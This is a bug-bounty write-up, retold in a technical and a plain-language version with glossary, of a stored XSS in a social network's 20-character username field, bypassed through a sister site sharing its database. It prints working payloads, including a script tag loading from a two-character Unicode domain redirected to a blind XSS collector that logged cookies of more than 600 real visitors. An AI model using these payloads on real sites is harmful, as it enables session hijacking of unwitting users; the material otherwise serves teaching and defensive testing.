XSS Bug 20 Chars Blind XSS Payload
A social network limited usernames to 20 characters and blocked special characters on one site, but a second site sharing the same database allowed the same username to be edited without those restrictions. An attacker could store a short cross-site scripting payload in their username that executed when other users viewed their profile on the main site, allowing cookie theft.
 Published on medium.com
This is my first write up, I decided to share this story because I spent nights on it and I finally found a solution to my problem.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a private Bugcrowd program that the researcher had been invited to some months before it started. The program covered a big social network, whose name the report does not give because the program was private, plus a second in-scope domain that was another social media site. The feature at the centre of the report is the username field: it is set when an account is created and can later be edited from the profile page, and the username is rendered on the user's public profile.
Setup
- A private Bugcrowd program, joined by invitation.
- Two in-scope domains: the main social network and a second social media site.
- An account on the second site, created with the researcher's email address.
- A browser to confirm the payload (the researcher used Chrome and Firefox).
- A blind XSS collector hosted at
(name).xsshunter.com. - A short domain,
rsrs.pw, bought at namecheap.com for 90 cents per year, with DNS bringing the total to about 2.10 USD.
Finding it
While creating an account on the main social network, the researcher tried an XSS payload in the username field. The field rejected special characters such as <:’();?> and was limited to 20 characters.

That combination, a character filter plus a 20 character cap, made the field look unusable for XSS, so the researcher moved on to look for other bugs.
Later, on the second in-scope domain, an attempt to register with the same email address returned an error saying the user was already registered and should log in. The two sites appeared to share the same database, so one account worked on both.
After logging in, the researcher opened the profile and tried editing the username there. This field had no character restrictions. It was still limited to 20 characters, but the filter that blocked special characters on the main site was absent.
Exploitation
Step 1: confirm the XSS with a minimal payload
The first payload was chosen to fit exactly in the 20 character limit and to prove execution:
<svg/onload=alert()>
The payload was saved in the username field on the second site, then the researcher visited the profile on the main site, where the bounty was higher. The alert box appeared, confirming that the username is rendered unescaped on the main site's profile page.
Step 2: find a payload short enough to steal cookies
The goal was a payload that would log the cookies of anyone visiting the profile, since a higher security impact means a higher bounty. The obstacle was the 20 character limit: the xsshunter tool is useful but its payload is far too long to fit.
After digging every night for 48 hours, the researcher found a tweet from @0x6D6172696F with a very short payload:

<script/src=//⑭.₨>
This is 18 characters. The trick is that ₨ (the Indian Rupee sign) and ⑭ are each counted as a single character rather than two, so the payload fits within the limit. The tweet said the payload worked only in MS Edge, but the researcher entered it in Chrome and Firefox and the XSS triggered there as well.
Step 3: host the collector on a two-character domain
The payload needs a domain to load the script from. Renting a .rs domain with two numbers would have cost about 90 USD, which was too much. The researcher went to namecheap.com, following a tip from @brutelogic, to look for cheaper domains with a two-character name, and found the .pw TLD. The domain RsRs.pw cost 90 cents per year, and with DNS the total came to about 2.10 USD.
In the domain's control panel, rsrs.pw was redirected to the researcher's xsshunter link, (name).xsshunter.com, where the blind XSS payload is hosted.
Step 4: the final payload
With the domain in place, the payload became:
<script src=//₨₨.pw>
This is exactly 20 characters. The two Rupee signs keep the payload within the 20 character limit, and the domain resolves to the collector. The payload was saved as the username and the profile was visited, and it fired.
Step 5: what happened afterwards
Over the following month, until the issue was fixed, the researcher received more than 600 victims without doing anything further, continuing to get emails from xsshunter. The bounty was more than 1000 USD.
Root cause
The username set on the second site is displayed on the main site's profile, and the payload executed there. The main site's registration form had a character filter that blocked the obvious payload characters, but the second site's username edit form did not, and because both sites share the same database, a username set through the weaker form is displayed by the stronger one. The 20 character limit was the only remaining constraint, and it was bypassed by using single characters that expand to the needed letters in the domain name.
Impact
An attacker who can set a username can run JavaScript in the browser of anyone who views the profile, on the main site as well as wherever else the username is rendered. In this case the script loaded a blind XSS collector, and the researcher received more than 600 victims over about a month. The impact depends on who visits the profile and what the collector is configured to capture; the report does not describe the collector's configuration beyond that it logged cookies.
Fix
The fix should be output encoding of the username wherever it is rendered, applied consistently on both sites, rather than relying on input filters on one form.
Variants to test
- Look for a second form or endpoint that writes the same field with weaker validation. A positive result is a value accepted there that is rendered unescaped by the more restricted application.
- Try characters that count as one code point but look like several, such as
₨and⑭, when a length limit is the only obstacle. A positive result is a payload that fits the limit and still executes. - Check short, cheap TLDs for a two-character domain when the payload needs to load a remote script. A positive result is a domain that resolves to your collector and fits the remaining character budget.
- Test the payload in browsers other than the one named in the source you copy it from. A positive result is execution in a browser the original payload was not reported to support.
- Check whether a username set on one site in a shared-database pair is rendered on the other. A positive result is the payload firing on the higher-value domain.
What happened, in plain words
A security researcher spent several nights trying to get a small piece of JavaScript to run inside other people's browsers on a social network. The site let people choose a username, and that username was shown on their public profile page. If the site shows a username without cleaning it up first, then a username that contains code will be treated as code by the browser of anyone who looks at the profile. That is the bug class called cross-site scripting, or XSS for short.
The site had two defences that made this hard. First, the sign-up form refused certain special characters, the ones you need to write code. Second, the username could only be 20 characters long. Twenty characters is very little room to write anything useful.
The researcher found a way around both. A second site run by the same company shared the same user database, and its username edit form did not block the special characters. And a clever trick let a single character stand in for a longer piece of text, so a working payload fitted into 20 characters. The researcher then bought a very cheap domain name for about two dollars and pointed it at a service that collects the data the payload sends back. Over about a month, until the company fixed the problem, the researcher received more than 600 victims, and the bounty was more than 1000 USD.
This article walks through the whole story from the beginning, explaining each idea as it appears. You only need to be able to use a browser to follow it.
Context
The target was a private Bugcrowd program. Bugcrowd is a platform where companies publish rules for testing their systems and pay researchers for finding problems. A private program means only invited researchers can take part, and the details are not public. The researcher had been invited some months before the program started.
The program covered a big social network. The report does not give its name because the program was private. It also covered a second domain that was another social media site. A domain is a website address, like example.com; a program's scope is the list of domains it is allowed to test.
The feature at the centre of the report is the username field. A username is the short public name attached to an account. It is chosen when the account is created and can later be changed from the profile page. The username is then displayed on the user's public profile, the page anyone can visit to see that person's information.
A bounty is the money a company pays for a valid report.
Setup
Here is what the researcher had to work with:
- A private Bugcrowd program, joined by invitation.
- Two in-scope domains: the main social network and a second social media site.
- An account on the second site, created with the researcher's email address.
- A browser to confirm the payload. The researcher used Chrome and Firefox.
- A blind XSS collector hosted at
(name).xsshunter.com. - A short domain,
rsrs.pw, bought at namecheap.com for 90 cents per year, with DNS bringing the total to about 2.10 USD.
A few of those need explaining.
A blind XSS collector is a service that waits for a payload to call home. Normally, when you test for XSS, you see an alert box pop up in your own browser and you know it worked. Blind XSS is different: the payload fires somewhere you cannot see, such as an admin panel or another user's profile page, so you need a remote place for it to report back to. xsshunter is one such service. You put a small script on your own page there, and when the payload runs in a victim's browser, it sends information to that page.
DNS stands for Domain Name System. It is the internet's address book: it translates a name like rsrs.pw into the numeric address of the server that should answer. When you buy a domain, you also configure its DNS records, which is how you tell the internet where that name should point.
namecheap.com is a company that sells domain names.
Finding it
While creating an account on the main social network, the researcher tried an XSS payload in the username field. An XSS payload is simply a piece of text that a browser will interpret as code if the site is careless about how it displays it. The field rejected special characters such as <:’();?> and was limited to 20 characters.
That combination, a character filter plus a 20 character cap, made the field look unusable for XSS. A character filter is a check that refuses input containing certain symbols. The characters being refused here are exactly the ones you need to write HTML or JavaScript, so the researcher moved on to look for other bugs.
Later, on the second in-scope domain, an attempt to register with the same email address returned an error saying the user was already registered and should log in. That is a strong hint: if one site already knows about an account created on the other, the two sites probably share the same database. A database is the place where a site stores its records, such as user accounts. Sharing one means one account works on both sites.
After logging in, the researcher opened the profile and tried editing the username there. This field had no character restrictions. It was still limited to 20 characters, but the filter that blocked special characters on the main site was absent. This is the key discovery of the whole report: the same piece of data, the username, could be written through a weaker door and then displayed through a stronger one.
Exploitation
Step 1: confirm the XSS with a minimal payload
The first payload was chosen to fit exactly in the 20 character limit and to prove execution:
<svg/onload=alert()>
Line by line, in plain words:
<svgopens an SVG element. SVG is a format for drawing graphics in a web page, and browsers treat it as part of the page's HTML./onload=alert()is an attribute attached to that element.onloadmeans "when this element has finished loading, do the following".alert()is a built-in browser function that shows a small pop-up box with a message. It is the classic way to prove that code is running, because if the box appears, your code executed.>closes the element.
Count the characters and you get exactly 20, which is why this payload was chosen: it is the smallest thing that proves the point and still fits.
The payload was saved in the username field on the second site, then the researcher visited the profile on the main site, where the bounty was higher. Visiting the main site matters because the goal is to show the bug on the more valuable domain. The alert box appeared, confirming that the username is rendered unescaped on the main site's profile page. "Rendered unescaped" means the site inserted the username into the page as raw HTML instead of as harmless text. When a browser receives raw HTML, it obeys it; when it receives text, it just displays it.
Step 2: find a payload short enough to steal cookies
The goal was a payload that would log the cookies of anyone visiting the profile. A cookie is a small piece of data a website asks your browser to store and send back with every request to that site. It is how a site remembers that you are logged in. If someone else can read your cookies, they may be able to act as you. That is why stealing cookies is a serious impact, and a higher security impact means a higher bounty.
The obstacle was the 20 character limit. The xsshunter tool is useful, but the payload it gives you is far too long to fit in 20 characters. So the researcher needed a much shorter way to make the browser load a remote script.
After digging every night for 48 hours, the researcher found a tweet from @0x6D6172696F with a very short payload:
<script/src=//⑭.₨>
Line by line:
<scriptopens a script element. A script element tells the browser to fetch and run a piece of JavaScript from somewhere./src=is the attribute that says where the script lives. The slash is used instead of a space; browsers are forgiving about this.//⑭.₨is the address of the script. Starting an address with//means "use the same scheme as the current page", so on anhttpspage it becomeshttps://⑭.₨.>closes the element.
This is 18 characters. The trick is that ₨ (the Indian Rupee sign) and ⑭ are each counted as a single character rather than two, so the payload fits within the limit. That is the whole idea: the length limit counts characters, and some characters look like or stand in for more than one ordinary character. The tweet said the payload worked only in MS Edge, but the researcher entered it in Chrome and Firefox and the XSS triggered there as well. Testing in more than one browser is worth doing, because a payload that one source says is limited to one browser may work more widely.
Step 3: host the collector on a two-character domain
The payload needs a domain to load the script from. Renting a .rs domain with two numbers would have cost about 90 USD, which was too much. The researcher went to namecheap.com, following a tip from @brutelogic, to look for cheaper domains with a two-character name, and found the .pw TLD. A TLD is a top-level domain, the ending of an address such as .com or .pw. The domain RsRs.pw cost 90 cents per year, and with DNS the total came to about 2.10 USD.
In the domain's control panel, rsrs.pw was redirected to the researcher's xsshunter link, (name).xsshunter.com, where the blind XSS payload is hosted. A redirect is a rule that tells a browser "you asked for this address, go to that other address instead". So the short domain acts as a signpost: the payload only has to name the short domain, and the browser is then sent on to the collector.
Step 4: the final payload
With the domain in place, the payload became:
<script src=//₨₨.pw>
Line by line:
<scriptopens a script element, as before.src=//₨₨.pwpoints the browser at the short domain. The two Rupee signs keep the payload within the 20 character limit, and the domain resolves to the collector.>closes the element.
This is exactly 20 characters. The payload was saved as the username and the profile was visited, and it fired. "Fired" means the code ran: the browser loaded the script from the collector and the collector recorded the visit.
Step 5: what happened afterwards
Over the following month, until the issue was fixed, the researcher received more than 600 victims without doing anything further, continuing to get emails from xsshunter. A victim here means a person whose browser ran the payload when they viewed the profile. The bounty was more than 1000 USD.
Root cause
The username set on the second site is displayed on the main site's profile, and the payload executed there. Output encoding means converting characters that have a special meaning in HTML into harmless equivalents before putting them on the page, so the browser displays them as text instead of obeying them.
The main site's registration form had a character filter that blocked the obvious payload characters, but the second site's username edit form did not. Because both sites share the same database, a username set through the weaker form is displayed by the stronger one. The 20 character limit was the only remaining constraint, and it was bypassed by using single characters that expand to the needed letters in the domain name.
Impact
An attacker who can set a username can run JavaScript in the browser of anyone who views the profile, on the main site as well as wherever else the username is rendered. In this case the script loaded a blind XSS collector, and the researcher received more than 600 victims over about a month. The impact depends on who visits the profile and what the collector is configured to capture; the report does not describe the collector's configuration beyond that it logged cookies.
Fix
The fix should be output encoding of the username wherever it is rendered, applied consistently on both sites, rather than relying on input filters on one form. Input filters try to stop bad data getting in; output encoding makes sure that whatever data got in is displayed safely. The second approach is more reliable, because there may always be another way to write the data.
Variants to test
- Look for a second form or endpoint that writes the same field with weaker validation. An endpoint is a specific address on a server that accepts a particular kind of request. A positive result is a value accepted there that is rendered unescaped by the more restricted application.
- Try characters that count as one code point but look like several, such as
₨and⑭, when a length limit is the only obstacle. A code point is a single unit of text in the Unicode standard, which is the system that assigns a number to every character. A positive result is a payload that fits the limit and still executes. - Check short, cheap TLDs for a two-character domain when the payload needs to load a remote script. A positive result is a domain that resolves to your collector and fits the remaining character budget.
- Test the payload in browsers other than the one named in the source you copy it from. A positive result is execution in a browser the original payload was not reported to support.
- Check whether a username set on one site in a shared-database pair is rendered on the other. A positive result is the payload firing on the higher-value domain.
Glossary
- Bugcrowd: a platform where companies publish testing rules and pay researchers for valid findings.
- Private program: a bug bounty program open only to invited researchers, with details kept non-public.
- Scope: the list of domains and systems a program allows you to test.
- Domain: a website address, such as
example.com. - TLD: top-level domain, the ending of an address such as
.comor.pw. - DNS: the internet's address book, translating names into server addresses.
- Username: the short public name attached to an account, shown on the profile.
- Profile page: the public page that displays a user's information.
- XSS (cross-site scripting): a bug where a site displays user input as code, so the browser runs it.
- Payload: the piece of text crafted to be interpreted as code by a vulnerable site.
- Character filter: a check that refuses input containing certain symbols.
- Output encoding: converting special characters into harmless equivalents before displaying them, so they appear as text.
- Rendered unescaped: inserted into the page as raw HTML, so the browser obeys it.
- Cookie: a small piece of data a site asks your browser to store and send back, often used to keep you logged in.
- Blind XSS: XSS that fires somewhere you cannot see, so the payload reports back to a remote collector.
- Collector: a remote service that receives and records data sent by a payload.
- xsshunter: a service that hosts a blind XSS collector.
- Script element: an HTML element that tells the browser to fetch and run JavaScript.
- SVG: a format for drawing graphics in a web page, treated as part of the page's HTML.
alert(): a built-in browser function that shows a pop-up box, used to prove code ran.- Redirect: a rule that sends a browser from one address to another.
- Code point: a single unit of text in the Unicode standard.
- Endpoint: a specific address on a server that accepts a particular kind of request.
- Bounty: the money a company pays for a valid security report.



